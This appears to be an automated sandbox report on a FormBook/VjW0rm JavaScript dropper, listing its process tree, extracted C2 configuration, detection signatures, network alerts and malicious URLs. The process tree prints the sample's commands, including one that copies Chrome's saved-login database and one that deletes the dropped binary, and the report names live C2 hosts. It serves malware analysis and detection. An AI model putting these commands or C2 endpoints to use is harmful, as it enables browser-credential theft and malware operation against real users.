ID: 635313
Sample Name: CIQ-PO162688.js
Cookbook: default.jbs
Time: 19:01:26
Date: 27/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

CIQ-PO162688.js


Overview

General Information

Sample Name:	CIQ-PO162688.js
Analysis ID:	635313
MD5:	ebcb99f17238dd..
SHA1:	1662814aa86383.
SHA256:	e873129006fb7f8.
Tags:	js Vjw0rm
Infos:	



Detection




FormBook, VjW0rm

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Benign windows process drops PE f…
- Malicious sample detected (through…
- System process connects to networ…
- Yara detected VjW0rm
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Sigma detected: Drops script at sta…
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 5708 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\CIQ-PO162688.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - wscript.exe (PID: 6132 cmdline: C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\RmiljXZkdd.js MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - bin.exe (PID: 684 cmdline: "C:\Users\user\AppData\Local\Temp\bin.exe" MD5: FF568D4337CE1566C4140FA2FEDF8DB8)
    - explorer.exe (PID: 3688 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wscript.exe (PID: 5812 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\RmiljXZkdd.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
      - wscript.exe (PID: 1272 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\RmiljXZkdd.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
      - wscript.exe (PID: 6040 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\RmiljXZkdd.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
      - help.exe (PID: 5440 cmdline: C:\Windows\SysWOW64\help.exe MD5: 09A715036F14D3632AD03B52D1DA6BFF)
        - cmd.exe (PID: 4252 cmdline: /c del "C:\Users\user\AppData\Local\Temp\bin.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 4228 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 1348 cmdline: /c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 1860 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - u8g48fg0phzxan.exe (PID: 3344 cmdline: C:\Program Files (x86)\Irlr8ftbp\u8g48fg0phzxan.exe MD5: FF568D4337CE1566C4140FA2FEDF8DB8)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.gafcbooster.com/np8s/"
  ],
  "decoy": [
    "segredovideos.online",
    "kishanshree.com",
    "mjmvn.com",
    "44bb44.com",
    "brawlhallacodestore.com",
    "littlebeartreeservices.com",
    "topings33.com",
    "nachuejooj07.xyz",
    "waermark.com",
    "halecamilla.site",
    "basincreekmedia.com",
    "resolutionmeasles.com",
    "interlink-travel.com",
    "siberup.xyz",
    "getbusinesscreditandfunding.com",
    "shcylzc.com",
    "68chengxinle.com",
    "jkrsbarmybookarmy.com",
    "geo-pacificoffshore.com",
    "refreshertowels.com",
    "localbloom.online",
    "brandingaloha.com",
    "84866.xyz",
    "salondutaxi.com",
    "harmlett.com",
    "angelmatic.net",
    "o7oiwlp.xyz",
    "thepowerofanopenquestion.com",
    "tokenascent.com",
    "udrivestorage.com",
    "hengyuejiguang.com",
    "minotaur.network",
    "ratebill.com",
    "18w99.com",
    "2264a.com",
    "tentanguang.online",
    "muddybootslife.com",
    "vitality-patients.online",
    "heavymettlelawyers.com",
    "spxtokensales.com",
    "titair.com",
    "lazarusnatura.com",
    "rasheedabossmoves.com",
    "medyumgalip.com",
    "liveafunday.xyz",
    "xn--wsthof-camping-gsb.com",
    "xfd8asvtivg944.xyz",
    "myhvn.site",
    "964061.com",
    "screeshot.com",
    "mysbaally.com",
    "connectfamily.loan",
    "langlev.com",
    "labsreports-menalab.com",
    "gabefancher.com",
    "jdhwh2nbiw234.com",
    "pdwfifi.com",
    "losangelesrentalz.com",
    "brandpay.xyz",
    "jlbwaterdamagerepairseattle.com",
    "wps-mtb.com",
    "sekolahkejepang.com",
    "saastainability.com",
    "multiverseofbooks.com"
  ]
}
```

Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18819:$sqlite3step: 68 34 1C 7B E1 • 0x1892c:$sqlite3step: 68 34 1C 7B E1 • 0x18848:$sqlite3text: 68 38 2A 90 C5 • 0x1896d:$sqlite3text: 68 38 2A 90 C5 • 0x1885b:$sqlite3blob: 68 53 D8 7F 8C • 0x18983:$sqlite3blob: 68 53 D8 7F 8C
C:\Users\user\AppData\Local\Temp\bin.exe	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
C:\Users\user\AppData\Local\Temp\bin.exe	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 4 entries

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000003.422284630.0000014D0B276000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_VjW0rm	Yara detected VjW0rm	Joe Security	
00000009.00000002.930406757.00000000035D7000.00000004.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.930406757.00000000035D7000.00000004.10000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9578:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9912:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16cb5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x16761:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16db7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x16f2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa32a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x159dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb0a2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1c307:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1d40a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.930406757.00000000035D7000.00000004.10000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x19189:$sqlite3step: 68 34 1C 7B E1 • 0x1929c:$sqlite3step: 68 34 1C 7B E1 • 0x191b8:$sqlite3text: 68 38 2A 90 C5 • 0x192dd:$sqlite3text: 68 38 2A 90 C5 • 0x191cb:$sqlite3blob: 68 53 D8 7F 8C • 0x192f3:$sqlite3blob: 68 53 D8 7F 8C
00000000.00000003.402204010.000001873775D000.00000004.00000020.00020000.00000000.sdmp	SUSP_Base64_Encoded_Hex_Encoded_Code	Detects hex encoded code that has been base64 encoded	Florian Roth	• 0x4cf0:$x1: 78 34 4E 6A 52 63 65 44 59 31 58 48 67 • 0x4d00:$x1: 78 34 4E 6A 6C 63 65 44 5A 6C 58 48 67

Click to see the 98 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
0.3.wscript.exe.18737493000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.3.wscript.exe.18737493000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7e08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x81a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15545:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14ff1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15647:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x157bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x8bba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1426c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9932:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bc9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0.3.wscript.exe.18737493000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17a19:$sqlite3step: 68 34 1C 7B E1 • 0x17b2c:$sqlite3step: 68 34 1C 7B E1 • 0x17a48:$sqlite3text: 68 38 2A 90 C5 • 0x17b6d:$sqlite3text: 68 38 2A 90 C5 • 0x17a5b:$sqlite3blob: 68 53 D8 7F 8C • 0x17b83:$sqlite3blob: 68 53 D8 7F 8C
18.0.u8g48fg0phzxan.exe.1200000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
18.0.u8g48fg0phzxan.exe.1200000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7e08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x81a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15545:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14ff1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15647:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x157bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x8bba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1426c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9932:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bc9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 22 entries

Sigma Signatures

Data Obfuscation

Sigma detected: Drops script at startup location

Snort Signatures

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.6 - Destination IP: 81.169.145.161 −

Timestamp:	192.168.2.681.169.145.16149886802031453 05/27/22-19:07:42.223045
SID:	2031453
Source Port:	49886
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.6 - Destination IP: 3.64.163.50 −

Timestamp:	192.168.2.63.64.163.5049790802031412 05/27/22-19:05:24.029909
SID:	2031412
Source Port:	49790
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.6 - Destination IP: 3.64.163.50	
Timestamp:	192.168.2.63.64.163.5049790802031453 05/27/22-19:05:24.029909
SID:	2031453
Source Port:	49790
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.6 - Destination IP: 81.169.145.161	
Timestamp:	192.168.2.681.169.145.16149886802031412 05/27/22-19:07:42.223045
SID:	2031412
Source Port:	49886
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.6 - Destination IP: 198.54.117.217	
Timestamp:	192.168.2.6198.54.117.21749843802031453 05/27/22-19:06:33.809384
SID:	2031453
Source Port:	49843
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.6 - Destination IP: 198.54.117.217	
Timestamp:	192.168.2.6198.54.117.21749843802031412 05/27/22-19:06:33.809384
SID:	2031412
Source Port:	49843
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.6 - Destination IP: 81.169.145.161	
Timestamp:	192.168.2.681.169.145.16149886802031449 05/27/22-19:07:42.223045
SID:	2031449
Source Port:	49886
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.6 - Destination IP: 81.169.145.161	
Timestamp:	192.168.2.681.169.145.16149818802031412 05/27/22-19:05:51.490773
SID:	2031412
Source Port:	49818
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.6 - Destination IP: 81.169.145.161	
Timestamp:	192.168.2.681.169.145.16149818802031453 05/27/22-19:05:51.490773
SID:	2031453
Source Port:	49818
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.6 - Destination IP: 198.54.117.217	
Timestamp:	192.168.2.6198.54.117.21749843802031449 05/27/22-19:06:33.809384
SID:	2031449
Source Port:	49843

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.6 - Destination IP: 81.169.145.161	−
Timestamp:	192.168.2.681.169.145.16149818802031449 05/27/22-19:05:51.490773
SID:	2031449
Source Port:	49818
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.6 - Destination IP: 3.64.163.50	−
Timestamp:	192.168.2.63.64.163.5049790802031449 05/27/22-19:05:24.029909
SID:	2031449
Source Port:	49790
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropped file
- Machine Learning detection for dropped file

Software Vulnerabilities

- JavaScript source code contains functionality to generate code involving a shell, file or stream
- JavaScript source code contains call to eval containing suspicious API calls

Networking

- System process connects to network (likely due to code injection or exploit)
- Snort IDS alert for network traffic
- Performs DNS queries to domains with low reputation
- C2 URLs / IPs found in malware configuration

E-Banking Fraud

- Yara detected FormBook

System Summary

- Malicious sample detected (through community Yara rule)
- Wscript called in batch mode (surpress errors)

Boot Survival

Creates an undocumented autostart registry key

Drops script or batch files to the startup folder

Malware Analysis System Evasion

Queries sensitive service information (via WMI, Win32_LogicalDisk, often done to detect sandboxes)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

Benign windows process drops PE files

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Yara detected VjW0rm

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality

Yara detected FormBook


Yara detected VjW0rm

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Windows Management Instrumentation	1 2 1 Registry Run Keys / Startup Folder	5 1 2 Process Injection	1 Deobfuscate/Decode Files or Information	1 OS Credential Dumping	3 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	4 3 Scripting	Boot or Logon Initialization Scripts	1 2 1 Registry Run Keys / Startup Folder	4 3 Scripting	1 Input Capture	1 3 System Information Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Shared Modules	Logon Script (Windows)	Logon Script (Windows)	4 Obfuscated Files or Information	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Exploitation for Client Execution	Logon Script (Mac)	Logon Script (Mac)	3 Software Packing	NTDS	3 4 1 Security Software Discovery	Distributed Component Object Model	1 Input Capture	Scheduled Transfer	1 Data Encoding	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 Masquerading	LSA Secrets	2 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	4 Non-Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Virtualization/Sandbox Evasion	Cached Domain Credentials	2 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	1 1 4 Application Layer Protocol	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	5 1 2 Process Injection	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
CIQ-PO162688.js	25%	Virustotal		Browse
CIQ-PO162688.js	15%	ReversingLabs	Script-JS.Trojan.Cryxos	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe	100%	Avira	TR/Crypt.ZPACK.Gen	

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe	100%	Avira	TR/Crypt.ZPACK.Gen	
C:\Users\user\AppData\Local\Temp\bin.exe	100%	Avira	TR/Crypt.ZPACK.Gen	
C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\bin.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe	49%	Metadefender		Browse
C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe	100%	ReversingLabs	Win32.Trojan.FormBook	
C:\Users\user\AppData\Local\Temp\lrlr8ftbp\u8g48fg0phzxan.exe	49%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\lrlr8ftbp\u8g48fg0phzxan.exe	100%	ReversingLabs	Win32.Trojan.FormBook	
C:\Users\user\AppData\Local\Temp\bin.exe	49%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\bin.exe	100%	ReversingLabs	Win32.Trojan.FormBook	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
18.0.u8g48fg0phzxan.exe.1200000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
18.2.u8g48fg0phzxan.exe.1200000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
18.0.u8g48fg0phzxan.exe.1200000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
18.0.u8g48fg0phzxan.exe.1200000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.3.wscript.exe.18737493000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.bin.exe.fc0000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
18.0.u8g48fg0phzxan.exe.1200000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.0.bin.exe.fc0000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.3.bin.exe.7bdb30.0.unpack	100%	Avira	TR/Patched.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
dilshadkhan.duia.ro	3%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.brandpay.xyz/np8s/	100%	Avira URL Cloud	phishing	
http://dilshadkhan.duia.ro:6670/Vreod	100%	Avira URL Cloud	malware	
http://www.brandpay.xyz/np8s/?3fk4oN=hgAcLcCQcJ9fw2P/Tuk0sK1oy/IuL6u1zsG1wPPsT2rq6CikgixxXMntvKpZqETXTWLI6sH0ZA==&Eh=mhUxl	100%	Avira URL Cloud	phishing	
http://www.gabefancher.com	0%	Avira URL Cloud	safe	
http://www.vitality-patients.online/np8s/	0%	Avira URL Cloud	safe	
http://www.tentanguang.online/np8s/?3fk4oN=v4u/ceKk0Zb55n135mmkOO9h9NxJ7kGAyBx+qrEyA785N/4y0zrdRsBV3cMwWbOW5k3YBKZGqA==&Eh=mhUxl	100%	Avira URL Cloud	phishing	
http://www.waermark.com/np8s/	100%	Avira URL Cloud	malware	
